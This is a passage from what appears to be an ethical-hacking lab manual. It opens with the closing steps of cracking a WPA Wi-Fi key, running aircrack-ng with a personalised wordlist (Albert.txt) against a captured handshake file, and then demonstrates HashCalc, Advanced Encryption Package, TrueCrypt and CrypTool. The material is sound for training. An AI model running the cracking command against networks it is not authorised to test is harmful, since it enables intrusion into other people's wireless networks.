
14.After successful completion, you find a new text file named as the first name you type in interactive option. This file will contain a lot of possible combinations. As shown in the figure below, Albert.txt file has been created in the current directory




15. You can check the file by opening it.

16. Now crack the password using Aircrack-ng with the help of password file created.
    root@kali:~ # cd
    root@kali:~ # **aircrack-ng –a2 –b <*BSSID of WLAN Router*> -w /root/Desktop/cupp/Albert.txt '/root/Desktop/WPA.cap'**


WPA.cap is captured packet file.



17. This will start the process, and all keys will be checked



18. The result will either show you the key or refuse to crack from the dictionary



Practical No. 10


Use the following tools for cryptography

i. HashCalc


Calculating MD5 value using HashCalc

1. Open HashCalc tool.

2. Create a new file with some content in it as shown below.




3. Select Data Format as “File” and upload your file




4. Select Hashing Algorithm and Click Calculate

5. Now Select the Data Format to "**Text String**" and Type "**IPSpecialist…**" into Data filed and calculated MD5.



MD5 Calculated for the text string "**IPSpecialist…**" is "**a535590bec93526944bd4b94822a7625**"


6. Now, let's see how MD5 value is changed from minor change.




Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string "**IPspecialist…**" is "**997bd71ad0158de71f6e97a57261b9a7"**

ii. Advanced Encryption Package


1. Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.




2. Select the File you want to Encrypt.
3. Set password
4. Select Algorithm



5. Click Encrypt



6. Compare both Files




7. Now, After forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.

8. Enter password

9. File Successfully decrypted.

iii. TrueCrypt

TrueCrypt is a leading disk encryption software program that lets you secure disk partitions on your Windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, **TrueCrypt may just be the tool to protect your data.**



Click Next two times on the following screens to create an encrypted file container with a standard TrueCrypt volume (those are the default options). Click Select File and browse to a location where you want to create the new container. **Make sure it is not in the Dropbox folder if Dropbox is running.** You can name the container anyway you want, e.g. holiday2010.avi.

Click Next on the encryption options page unless you want to change the encryption algorithm or hash algorithm. Select the volume size on the next screen. I suggest you keep it at a few hundred Megabytes tops.

You need to enter a secure password on the next screen. It is suggested to use as many characters as possible (24+) with upper and lower letters, numbers and special characters. The maximum length of a True Crypt password is 64 characters.

Now it is time to select the volume format on the next screen. If you only use Windows computers you may want to select NTFS as the file system. If you use others you may be better of with FAT. Juggle the mouse around a bit and click on format once you are done with that.

Congratulations, the new True Crypt volume has been created.

iv. CrypTool

Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.